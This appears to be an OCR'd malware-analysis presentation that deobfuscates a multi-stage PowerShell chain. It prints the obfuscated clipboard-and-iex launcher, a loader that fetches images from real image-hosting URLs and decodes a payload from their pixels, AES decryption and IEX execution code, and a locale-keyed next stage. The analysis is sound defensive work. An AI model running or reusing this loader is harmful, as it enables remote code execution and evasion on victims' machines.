E\"(( \"{3}{2}{0}{1}{4}\"-f'ndows','.','Wi','System.','Forms' )) ; ([sySTeM.WiNDoWs.foRMs.CLIPBOArD]::( \"{1}{0}\" -f( \"{1}{0}\" -f 'T','tE
x' ),'gET').\"IN`V`okE\"(  )  ) ^^^^^^^^^^^^^^^|  .( \"{0}{1}\" -f 'i','EX')  ; [System.Windows.Forms.Clipboard]::( \"{1}{0}\" -f (\"{0}{1}\
```

batch 2

- ECHO/(.('nEw-Ob'+'JeC'+'T') ("{3}{0}{2}{1}{4}" -f 'SSIOn','dE','.','Io.coMPRE','FLaTestreAM')([SYStEm.iO.memoRYSTrEAm] [cOnVERT]::"FrOMbAs`E6`4STRi`Ng"('dVVtc6JIEP4rFOWtsBcnaN7XSl0hEsOuigskWTdlXSOOSCLgAiZxOf77dQ9xk72q++A4Oj1PP/ 30y3xQ5FKrynYlt5bN3G8eNNdNVUphJCX8uWXP4TMHw+uyvVnZEZb6YtFCW2+3wZXjjZae5zyer3djP+bSe2uptZSaLprt8JMXPGb9zH+OkrCpdu /zIsPd/WzWKA2w19WlgldPq/KkKo8EwFlVHlflOSEhJIE1v37/O2UbvH/ QjP2Q5x2GO334HdfDCJfjJe3wsyqKTf4JN1EcztMXFqTx4bFPJ4e9tdtUD9DXifByJLz8ciE1a/j9/TjcZuJ2erY6G/ NbcnhIOBEjh6sa6mwPdb5HqwP5DyZCCgrRYSi+KAbcZGtcfhLyyfr5/ HgTP2b5j8WjJuLAhS1rL5qAvRAuTl41Jtfn5FomP8l8LzBoQgsC8tYWjIks26TEAj+O+7Tq3F48HTpHjNKYhH8t1pe4oaBVtbvcJkERpYlkFx7okLtSuf EzP5aUe1ekDZNmhaD71YH09s8mgBejUhvlHHbgbZ20ki6leyNNnnhWzD59kq8csCHu6S4/ Pcb0A16TFUQagK5XardRemvQXbr1QWnaMdbWHKaFeT9TjjpYMXqW+TvCMSCd7OgmHntbQEcHknYg4X0Y+m79g240yix4gZ8aIbJXRHeXF+YI GOQmBDeO5U2BBc5uU9iho09WU+YsweicX5wvODjWLe8Rgxx9TcB4CaqDRlkMiSShf/ OhsyBwdGS8wHetYvLALKA39UxXVmoKfTCXbm3koEBEh8kh9+aoEZBZ+5TMriH2jfdE82kOnjliuRnATWYVUwYGONMJEfVhc4284RpGeuDCtd5 WkFgGiP8KjySQOM9IpaOphM+BL0yn5rEagR6gWZBCvNl6wGGl56ta0F2xdWyU8KRDgiIleDf4B5OHaDYeeCusaDxUu9FSUj5gVR6JMmy/ FTsPqMTmD7j4GW/ Z+G2k8QZDEixQD6RBvnYeBmZX90cdxk7aM5wk7i4J7qJkkT5LmiqVxSrDXbNZNUodeP6bOqaxdQCzx4wMdhPwSJXNNdJlWFcPSV/ na4xyjNUbmn2M/yvouf6jjt9H3Sl8cEzd430udEWIjCT4BnqnX1HwWAFXdaJHn8F+tOvLX/0cEIjJHqZhDPlVCk68tHCrD+dD2/ iyL0wMLv1dyK0Qcg08GRTXex2JzkKHOPqtSrGDxMC0IGUxH9kZTF3wMu7Hyi86hHvlw9o1qzodjTJ+gPQLSqrNpBb/ lWkv7SXqiC76Poyi953lwmt9WTYL7NHG4ZDnYIE9ZuF3a+MW4HCdnCE7H8lho6MlJTLjeY6z4f1+lC44NSbmlmpqkqHArqxi3nLPMUEfZcD9BZjZe wb5FHLsABixCMcCy73MRJIOGpqZ8NsHPbaquq+dGy4ygZwzBIzRtg/cQTkxh7AobODjvqyoVfdqP7vmoD/dIlABp3BsjSu1pLwYP/ VKorlEgwAFfjeelhnY8ZymExzjUEMxxml+eafHEl2Fexfd8FC08x7A4y8FM5MgXdAURJgteMtzGZsQY/ NcL3udcrVrtZvxYpslksBKOAzcqupSH9UdRA1EzwG+x6rkSwmYz60Ueg9g4lO8TLEAghWC3YCzrqSIYHAYDjE2yr+yl3YMpseezXmwjpDEuFCZ3Lf hDsZDW19gSqyakkBRRUWOBwV1dlhIbU3TSKq76vJXNU7BLTjg8+3g841TgOF0icCL9cmbT6TqAbvj0AvWlpmQz3QCZuJQ6t+8kYqfp2/ YPZwCOOGl9pGmdTStq2iMdXAk/oO4fzTV8i1miwKm45OLC5UYunBbXTbKZzF1wdtY8M1ciweFxvTfImEPMK3u6cfHU037s1FG1exSuY/ 9YiUyPoQ0dWRFqcGY3JNbcz9ZtE/Uj8ihNU+pEnNxNEB56EzCQxVzRsNs7JrmExbD/ 9YCzgojirAYBpxqAXBk1TX1ADvsUsbanYvz9sVMDJkoxmQtXnvkrSCaeY4FYRcFlUTLCn2fBukYXA7mbSW1JsFLQA9zTeGWZ9SRM5Q/ 0WFkyogcQBiS4u+L7Akxe/5TU6V5Eo1M6Dso2JtfMcq/oZFlChsDwgEazDEbj1X1Lw=='), [IO.COmPReSsion.ComPrEsSioNMODe]::"deC`OM`pre`Ss" )^^^^^^^^^^^^^^^^| ^^^^^^^^^^^^^^^^&('fOrEAch-oBj'+'EC'+'t') {^^^^^^^^^^^^^^^^&('nE'+'w-'+'ObJeCT') ("{0}{4}{1}{2}{3}{6}{5}" -f'SY','m','.io.','S','STe','EadeR','TReaMr')( ${_}, [teXT.EnCodiNg]::"aS`ciI")}."REa`DT`oenD"( )^^^^^^^^^^^^^^^^| . (([StRiNg]${v`ERBOse`p`Re`FereN`Ce})[1,3]+'x'-JoiN'') ^^^| CLIP.EXe ^^^&^^^&Cmd /C PoWerSheLl -NOp -sT -Exec BypaSs -W 1 -noni [Void][System.Reflection.Assembly]::(\"{0}{1}{2}{3}{4}\" -f 'L',( \"{0}{1}{2}\"-f 'oad','Wi','t'),( \"{0}{1}{2}\"-f 'h','Par','tial' ),'Na','me' ).\"In`VOKE\"((\"{3}{2}{0}{1}{4}\"-f'ndows','.','Wi','System.','Forms')) ; ([sySTeM.WiNDoWs.foRMs.CLIPBOArD]::(\"{1}{0}\" -f(\"{1}{0}\" -f 'T','tEx'),'gET').\"IN`V`okE\"( )) ^^^^^^^^^^^^^^^^| .(\"{0}{1}\" -f 'i','EX') ; [System.Windows.Forms.Clipboard]::(\"{1}{0}\" -f (\"{0}{1}\"-f 'lea','r'),'C').\"i`NVoKE\"( )

batch 2

- Echo/(.(‘new-object') io.compression.deflatestream([system.io.memorystream] [convert]::”frombase64string”(‘dVVtc6……zDEbj1X1Lw==‘), [io.compression.compressionmode]::"decompress")| &('foreach-object') {&('new-object') system.io.streamreader(${_}, [text.encoding]::"ascii")})."readtoend"( ) | . iex | clip.exe &&Cmd /C powershell -nop -st -exec bypass -w 1 -noni [Void][System.Reflection.Assembly]::LoadWithPartialName. (System.Windows.Forms) ; ([system.windows.forms.clipboard]::gettext.( )) | .'iEX' ; [System.Windows.Forms.Clipboard]::Clear.( )

powershell

- (‘nEw-Ob’+'JeC'+'T')

```
PS C:\Users\Administrator> echo ('nEw-Ob'+'JeC'+'T')
nEw-ObJeCT
PS C:\Users\Administrator> _
```

- (""{3}{0}{2}{1}{4}"" -f ‘SSIOn','dE','.','Io.coMPRE','FLaTestreAM'

```
PS C:\Users\Administrator> echo ("{3}{0}{2}{1}{4}" -f 'SSIOn','dE','.','Io.coMPRE','FLaTestreAM')
Io.coMPRESSIOn.dEFLaTestreAM
PS C:\Users\Administrator> _
```

- (([StRiNg]${v`ERBOse`p`Re`FereN`Ce})[1,3]+’x'-JoiN'')

```
PS C:\Users\Administrator> echo ${verbosepreference}
SilentlyContinue
PS C:\Users\Administrator> echo ( ([StRiNg]${v`ERBOse`p`Re`FereN`Ce})[1,3]+'x'-JoiN'')
iex
PS C:\Users\Administrator> _
```

powershell

- Echo/(.(‘new-object') io.compression.deflatestream([system.io.memorystream] [convert]::”frombase64string”(‘dVVtc6……zDEbj1X1Lw==‘), [io.compression.compressionmode]::"decompress")| &('foreach-object') {&('new-object') system.io.streamreader(${_}, [text.encoding]::"ascii")})."readtoend"( ) | . iex | clip.exe &&Cmd /C powershell -nop -st -exec bypass -w 1 -noni [Void][System.Reflection.Assembly]::LoadWithPartialName. (System.Windows.Forms) ; ([system.windows.forms.clipboard]::gettext.( )) | .'iEX' ; [System.Windows.Forms.Clipboard]::Clear.( )

powershell

```
PS C:\Users\Administrator> (.('new-object') io.compression.deflatestream( [system.io.memorystream] [convert]::"frombase64strin
g"('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
' ), [io.compression.compressionmode]::"decompress" )| &('foreach-object') {&('new-object') system.io.streamreader( ${_}, [te
xt.encoding]::"ascii")})."readtoend"( )
&("{0}{1}"-f'sa','l') o`M new-Ob`Je`CT;.("{0}{1}{2}"-f'Add-','Typ','e') -AssemblyName ("{0}{1}{2}" -f 's','y','stem.Drawing')
;[string[]]${C`Ol}=(("{6}{5}{3}{1}{7}{4}{8}{2}{0}" -f'QZ_o.png','mages2.','ALZ','/i','4f','/','https:','imgbox.com/4a/','/BlS
'),("{5}{1}{3}{4}{2}{0}" -f 'png','ttps:','mgur.com/o7h7NeV.','//','i.i','h'),("{7}{1}{3}{8}{4}{2}{6}{5}{0}" -f 'png','tps:/'
,'/i/g','/image','rl','z.','5lw84pmkrsqdk0','ht','.f'),("{0}{6}{9}{4}{5}{1}{2}{7}{8}{3}"-f 'ht','stimg.','cc/','1','//i','.po
','t','RSvh2V9v/R3.p','ng?dl=','ps:'));function OtT`A`sS {param ([String]${Ig`Aa}, [String]${pc`xC})${b`y`TuRo} = [Convert]::
"FR`O`mBASe64str`ing"(${IG`AA});${Tl`AS} = &('Om') b`YtE[](32);[Array]::"C`oPy"(${b`YTu`Ro}, 0, ${T`LaS}, 0, 32);${rcx`z0} =
.('Om') SystEM.`sE`cURITY.cRyptOgRAPhY.Rf`C2898de`RIVeB`YtEs(${P`Cxc},${tL`AS});${Xa`2d} = ${rCx`Z0}."GEt`BYTES"(32);${D`Ef
S} = ${Rc`x`z0}."geTby`T`ES"(16);${H`maC} = .('Om') sYs`TEM.sEc`UrItY.`C`RYPtOgRa`pHY`.`H`MAcS`HA1(,${r`c`xz0}."get`B`Ytes"(2
0));${e`edER} = ${hM`Ac}."co`mpuT`e`hAsh"(${b`ytuRO}, 52, ${B`Y`TURO}."L`e`NGTh" - 52);if (&("{3}{2}{1}{0}" -f 'ect','bj','ar
e-O','Comp') ${e`eD`ER} (${byT`UrO}[32..51]) -SyncWindow 0) {throw ''}${A`es} = .('Om') sECuR`ITY.Cr`yP`TOgRapH`Y`.r`ijnDAelM
`AN`A`gED;${Q`AsAq} = ${a`ES}."c`REATeDeC`RYP`TOr"(${X`A2D}, ${de`FS});${MJ`OkO} = ${Qas`Aq}."TRa`N`sFo`RmfI`N`ALbLOCK"(${b`Y
T`Uro}, 52, ${B`Y`TuRO}."l`enGtH" - 52);${a`dA`mi} = .('Om') S`y`stem.I`o.meMOr`YS`Tream(${MJ`OkO}, ${Fa`lSE});if (${mj`oKO}[
0] -eq 0x1f) {${aDa`Mi} = &('Om') S`Ys`TEM.IO.cOMpRe`ss`I`ON.gZIpSt`ReAm(${a`dami}, [IO.Compression.CompressionMode]::"D`Eco`
mPr`ESS")}${sTRE`AMr`ead`Er} = &('Om') sY`sT`E`M.i`O`.sTrEa`MReadEr(${a`D`AmI}, ${T`RUe});${s`TrE`AmrEaD`eR}."REA`dtO`eND"()}
;Function b`AvV(${t`6`4IN}){${b`CzA}  = [System.Convert]::"fr`OmbASe6`4Str`I`Ng"(${T64`iN});${S`eNegS} = [System.Text.Encodin
g]::"u`Tf8"."g`E`TSTring"(${b`CzA});return ${S`ene`GS}};&("{1}{0}"-f 'l','sa') a`n`Ew-o`Bj`ECT;foreach(${U`Rl} in ${C`oL}){if
((&('Om') N`ET.wEbcli`E`Nt)."DO`W`NLOAdsTRIng"(${U`Rl})."l`eNGth" -gt 1000){${w}=.('Om') SY`Ste`m.DRawi`NG.`B`i`TmAP((&('Om'
) n`ET`.We`BclIEnt)."oP`EnR`ead"(${U`Rl}));${JY}=.('Om') ByT`E[] 1300200;(0..216)|&('%'){foreach(${I} in(0..599)){${s`V}=${w}
."GE`TpI`XEl"(${I},${_});${j`Y}[${_}*600+${i}]=([math]::"fL`ooR"((${S`V}."B"-band15)*16)-bor(${s`V}."G" -band 15))}};${e`NSEE
v} =[System.Text.Encoding]::"as`Cii"."Ge`TST`R`INg"(${j`y}[0..129819]);${Mim`E`dr} = &("{1}{0}"-f'ss','Otta') -Igaa ${eN`Se`E
V} -Pcxc ([System.Version])."nA`ME";${c`gg}=.("{1}{0}"-f 'v','Bav')(${MiME`DR});&("{1}{0}" -f 'X','IE')(${C`gG});break}}
```

powershell 2

- &("{0}{1}"-f'sa','I') o`M new-Ob`Je`CT;.("{0}{1}{2}"-f'Add-','Typ','e') -AssemblyName ("{0}{1}{2}" -f 'S','y','stem.Drawing');[string[]]${C`Ol}=(("{6}{5}{3}{1}{7}{4}{8}{2}{0}" -f'QZ_o.png','mages2.','ALZ','/i','4f','/','https:','imgbox.com/4a/','/BIS'),("{5}{1}{3}{4}{2}{0}" -f 'png','ttps:','mgur.com/o7h7NeV.','//','i.i','h'),("{7}{1}{3}{8}{4}{2}{6}{5}{0}" -f 'png','tps:/','/i/g','/image','rl','z.','5lw84pmkrsqdk0','ht','.f'),("{0}{6}{9}{4}{5}{1}{2}{7}{8}{3}"-f 'ht','stimg.','cc/','1','//i','.po','t','RSvh2V9v/R3.p','ng?dl=','ps:'));function OtT`A`sS {param ([String]${Ig`Aa}, [String]${pc`xC})${b`y`TuRo} = [Convert]::"FR`O`mBASe64str`ing"(${IG`AA});${Tl`AS} = &('Om') b`YtE[](32);[Array]::"C`oPy"(${b`YTu`Ro}, 0, ${T`LaS}, 0, 32);${rcx`z0} = .('Om') SystEM`.`sE`cURITY`.cRyptOgRAPhY.Rf`C2898de`RIVeB`YtEs(${P`Cxc},${tL`AS});${Xa`2d} = ${rCx`Z0}."GEt`BYTES"(32);${D`EfS} = ${Rc`x`z0}."geTby`T`ES"(16);${H`maC} = .('Om') sYs`TEM.sEc`UrItY.`C`RYPtOgRa`pHY`.`H`MAcS`HA1(,${r`c`xz0}."get`B`Ytes"(20));${e`edER} = ${hM`Ac}."co`mpuT`e`hAsh"(${b`ytuRO}, 52, ${B`Y`TURO}."L`e`NGTh" - 52);if (&("{3}{2}{1}{0}" -f 'ect','bj','are-O','Comp') ${e`eD`ER} (${byT`UrO}[32..51]) -SyncWindow 0) {throw ''}${A`es} = .('Om') sECuR`ITY.Cr`yP`TOgRapH`Y`.r`ijnDAeIM`AN`A`gED;${Q`AsAq} = ${a`ES}."c`REATeDeC`RYP`TOr"(${X`A2D}, ${de`FS});${MJ`OkO} = ${Qas`Aq}."TRa`N`sFo`RmfI`N`ALbLOCK"(${b`YT`Uro}, 52, ${B`Y`TuRO}."l`enGtH" - 52);${a`dA`mi} = .('Om') S`y`stem.I`o.meMOr`YS`Tream(${MJ`OkO}, ${Fa`lSE});if (${mj`oKO}[0] -eq 0x1f) {${aDa`Mi} = &('Om') S`Ys`TEM.IO.cOMpRe`ss`I`ON.gZIpSt`ReAm(${a`dami}, [IO.Compression.CompressionMode]::"D`Eco`mPr`ESS")}${sTRE`AMr`ead`Er} = &('Om') sY`sT`E`M.i`O`.sTrEa`MReadEr(${a`D`AmI}, ${T`RUe});${s`TrE`AmrEaD`eR}."REA`dtO`eND"()};Function b`AvV(${t`6`4IN}){${b`CzA} = [System.Convert]::"fr`OmbASe6`4Str`I`Ng"(${T64`iN});${S`eNegS} = [System.Text.Encoding]::"u`Tf8"."g`E`TSTring"(${b`CzA});return ${S`ene`GS}};&("{1}{0}"-f 'I','sa') a n`Ew-o`Bj`ECT;foreach(${U`Rl} in ${C`oL}){if ((&('Om') N`ET.wEbcli`E`Nt)."DO`W`NLOAdsTRIng"(${U`Rl})."l`eNGth" -gt 1000){${W}=.('Om') SY`Ste`m.DRawi`NG.`B`i`TmAP((&('Om') n`ET`.We`BclIEnt)."oP`EnR`ead"(${U`Rl}));${JY}=.('Om') ByT`E[] 1300200;(0..216)|&('%'){foreach(${I} in(0..599)){${S`V}=${w}."GE`TpI`XEI"(${I},${_});${j`Y}[${_}*600+${i}]=([math]::"fL`ooR"((${S`V}."B"-band15)*16)-bor(${s`V}."G" -band 15))}};${e`NSEEv} =[System.Text.Encoding]::"as`Cii"."Ge`TST`R`INg"(${j`y}[0..129819]);${Mim`E`dr} = &("{1}{0}"-f'ss','Otta') -Igaa ${eN`Se`EV} -Pcxc ([System.Version])."nA`ME";${c`gg}=.("{1}{0}"-f 'v','Bav')(${MiME`DR});&("{1}{0}" -f 'X','IE')(${C`gG});break}}

powershell 2

```
sal oM new-ObJeCT;
Add-Type -AssemblyName 'System.Drawing';
[string[]]${COl}=( 'https://images2.imgbox.com/4a/4f/BlSALZQZ_o.png'   , 'https://i.imgur.com/o7h7NeV.png' ,'https://image.frl/i/g5lw84pmkrsqdk0z.png',
function OtTAsS
{
    param (
        [String]${IgAa},
        [String]${pcxC}
    )
    ${byTuRo} = [Convert]::"frombase64string"(${IGAA});
    ${TlAS} = new-object byte[](32);
    [Array]::"CoPy"(${bYTuRo}, 0, ${TLaS}, 0, 32);
    ${rcxz0} = new-object system.security.cryptography.rfc2898derivebytes(${PCxc},${tLAS});
    ${Xa2d} = ${rCxZ0}."getbytes"(32);
    ${DEfS} = ${Rcxz0}."geTbyTES"(16);
    ${HmaC} = new-object system.security.cryptography.hmacsha1(,${rcxz0}."getBYtes"(20));
    ${eedER} = ${hMAc}."compuTehAsh"(${bytuRO}, 52, ${BYTURO}."LeNGTh" - 52);
    if (Compare-Object  ${eeDER} (${byTUrO}[32..51]) -SyncWindow 0)
    {
        throw
    }
    ${Aes} = new-object security.cryptography.rijndaelmanaged;
    ${QAsAq} = ${aES}."createdecryptor"(${XA2D}, ${deFS});
    ${MJOkO} = ${QasAq}."TRaNsFoRmfINALbLOCK"(${bYTUro}, 52, ${BYTuRO}."lenGtH" - 52);
    ${adAmi} = new-object System.Io.memorystream(${MJOkO}, ${FalSE});
    if (${mjoKO}[0] -eq 0x1f)
    {
        ${aDaMi} = new-object system.io.compression.gzipstream(${adami}, [IO.Compression.CompressionMode]::"decompress")
    }
    ${streamreader} = new-object system.io.streamreader(${aDAmI}, ${TRUe});
    ${sTrEAmrEaDeR}."REAdtOeND"()
};
Function bAvV(${t64IN})
{
    ${bCzA}  = [System.Convert]::"frOmbASe64StrINg"(${T64iN});
    ${SeNegS} = [System.Text.Encoding]::"uTf8"."gETSTring"(${bCzA});
```

powershell 2

- List of URLs, free image uploading services

```
[string[]]${COl}=( 'https://images2.imgbox.com/4a/4f/BlSALZQZ_o.png',
                   'https://i.imgur.com/o7h7NeV.png',
                   'https://image.frl/i/g5lw84pmkrsqdk0z.png',
                   'https://i.postimg.cc/RSvh2V9v/R3.png?dl=1' );
```

powershell 2

- Download image and decode specific pixels

```
sal a nEw-oBjECT;
foreach(${URl} in ${CoL})           # try every url
{
    if ((new-object net.webclient)."DOWNLOAdsTRIng"(${URl})."leNGth" -gt 1000)   # check image length
    {
        ${W} = new-object system.drawing.bitmap(
            (new-object net.webclient)."openread"(${URl}));      # download image & load
        ${JY} = new-object ByTE[] 1300200;
        (0..216)|foreach                                         # outer loop 0~216
        {
            foreach (${I} in(0..599))                            # inner loop 0~599
            {
                ${SV}=${w}."GETpIXEl"(${I},${_});                # get pixel value (x,y)
                ${jY}[${_}*600+${i}]=([math]::"fLooR"(
                    (${SV}."B"-band15)*16)-bor(${sV}."G" -band 15))       # do da math - binary decode
            }
        };
        ${eNSEEv} =[System.Text.Encoding]::"asCii"."GeTSTRINg"(${jy}[0..129819]);
        ${MimEdr} = Ottass -Igaa ${eNSeEV}
                           -Pcxc ([System.Version])."nAME";      # ${mimedr} = func ottass(decoded_buf, "Version")
        ${cgg}=Bavv(${MiMEDR});                                  # ${cgg} = bavv(${mimedr})
        IEX(${CgG});
        break
    }
}
```

powershell 2

- Decode, decrypt and decompress buffer

```
function OtTAsS
{
    param (
        [String]${IgAa},
        [String]${pcxC}
    )
    ${byTuRo} = [Convert]::"frombase64string"(${IGAA});
    ${TlAS} = new-object byte[](32);
    [Array]::"CoPy"(${bYTuRo}, 0, ${TLaS}, 0, 32);
    ${rcxz0} = new-object system.security.cryptography.rfc2898derivebytes(${PCxc},${tLAS});
    ${Xa2d} = ${rCxZ0}."getbytes"(32);
    ${DEfS} = ${Rcxz0}."geTbyTES"(16);
    ${HmaC} = new-object system.security.cryptography.hmacsha1(,${rcxz0}."getBYtes"(20));
    ${eedER} = ${hMAc}."compuTehAsh"(${bytuRO}, 52, ${BYTURO}."LeNGTh" - 52);
    if (Compare-Object  ${eeDER} (${byTUrO}[32..51]) -SyncWindow 0)
    {
        throw
    }
    ${Aes} = new-object security.cryptography.rijndaelmanaged;
    ${QAsAq} = ${aES}."createdecryptor"(${XA2D}, ${deFS});
    ${MJOkO} = ${QasAq}."TRaNsFoRmfINALbLOCK"(${bYTUro}, 52, ${BYTuRO}."lenGtH" - 52);
    ${adAmi} = new-object System.Io.memorystream(${MJOkO}, ${FalSE});
    if (${mjoKO}[0] -eq 0x1f)
    {
        ${aDaMi} = new-object system.io.compression.gzipstream(
            ${adami}, [IO.Compression.CompressionMode]::"decompress")
    }
    ${streamreader} = new-object system.io.streamreader(${aDAmI}, ${TRUe});
    ${sTrEAmrEaDeR}."REAdtOeND"()
};
```

powershell 2

- Base64 decode

```
Function bAvV(${t64IN})
{
    ${bCzA}  = [System.Convert]::"frOmbASe64StrINg"(${T64iN});
    ${SeNegS} = [System.Text.Encoding]::"uTf8"."gETSTring"(${bCzA});
    return ${SeneGS}
};
```

powershell 2

- So, what's the easiest way to decrypt next stage?


```
sal a nEw-oBjECT;
foreach(${URl} in ${CoL})           # try every url
{
    if ((new-object net.webclient)."DOWNLOAdsTRIng"(${URl})."leNGth" -gt 1000)   # check image length
    {
        ${W} = new-object system.drawing.bitmap(
            (new-object net.webclient)."openread"(${URl}));      # download image & load
        ${JY} = new-object ByTE[] 1300200;
        (0..216)|foreach                                         # outer loop 0~216
        {
            foreach (${I} in(0..599))                            # inner loop 0~599
            {
                ${SV}=${w}."GETpIXEl"(${I},${_});                # get pixel value (x,y)
                ${jY}[${_}*600+${i}]=([math]::"fLooR"(
                    (${SV}."B"-band15)*16)-bor(${sV}."G" -band 15))       # do da math - binary decode
            }
        };
        ${eNSEEv} =[System.Text.Encoding]::"asCii"."GeTSTRINg"(${jy}[0..129819]);
        ${MimEdr} = Ottass -Igaa ${eNSeEV}
                           -Pcxc ([System.Version])."nAME";      # ${mimedr} = func ottass(decoded_buf, "Version")
        ${cgg}=Bavv(${MiMEDR});                                  # ${cgg} = bavv(${mimedr})
        IEX(${CgG});
        break
    }
}
```

powershell 2

```
$counter = 1
foreach(${URl} in ${CoL})           # try every url
{
    if ((new-object net.webclient)."DOWNLOAdsTRIng"(${URl})."leNGth" -gt 1000)   # check image length
    {
        ${W} = new-object system.drawing.bitmap(
            (new-object net.webclient)."openread"(${URl}));      # download image & load
        ${JY} = new-object ByTE[] 1300200;
        (0..216)|foreach                                         # outer loop 0~216
        {
            foreach (${I} in(0..599))                            # inner loop 0~599
            {
                ${SV}=${w}."GETpIXEl"(${I},${_});                # get pixel value (x,y)
                ${jY}[${_}*600+${i}]=([math]::"fLooR"(
                    (${SV}."B"-band15)*16)-bor(${sV}."G" -band 15))       # do da math - binary decode
            }
        };
        ${eNSEEv} =[System.Text.Encoding]::"asCii"."GeTSTRINg"(${jy}[0..129819]);
        ${MimEdr} = Ottass -Igaa ${eNSeEV}
                           -Pcxc ([System.Version])."nAME";      # ${mimedr} = func ottass(decoded_buf, "Version")
        ${cgg}=Bavv(${MiMEDR});                                  # ${cgg} = bavv(${mimedr})
        #IEX(${CgG});
        Out-File -FilePath "C:\\tmp\\dec_$counter.txt" -InputObject ${CgG} -Encoding ASCII;
        $counter++;
        break
    }
}
```

powershell 2

- 3 out of 4 downloaded/decrypted. Results are identical



- Result is next stage powershell script

powershell 3

- 2nd stage powershell script consists of these parts

```
$MmUz='seGIk……J0fEkA==';
    # base64 encoded buffer
$Fghg=(102 -shl 2) + (get-culture).LCID;
    # get-culture returns current language, etc
    # 102 shift-left 2 is 408
    # get-culture.LCID = language code identifier
$Fghg=""+$Fghg; # make string
$r44r=Ottass -Igaa $MmUz -Pcxc $Fghg;
    # ottass function is decryption func from previous stage
    # decryption will fail if not in intended language (JPN)
    # for example, automated analysis system that are not JP language
$OkKiiS=Bavv($r44r);
    # bavv is prev stage's base64 decoder
iex($OkKiiS)
    # execute
```

Italian	Vatican City	0x1000	it-VA	Release 10.3
Japanese		0x0011	ja	Release 7
Japanese	Japan	0x0411	ja-JP	Release A
Javanese		0x1000	jv	Release 8.1

powershell 3

- Again, use powershell prompt to decode next stage

```
PS C:\Users\Administrator> $Fghg=(102 -shl 2) + 0x411
PS C:\Users\Administrator> $Fghg=""+$Fghg;
PS C:\Users\Administrator> $r44r=Ottass -Igaa $MmUz -Pcxc $Fghg;
PS C:\Users\Administrator> $OkKiiS=Bavv($r44r);
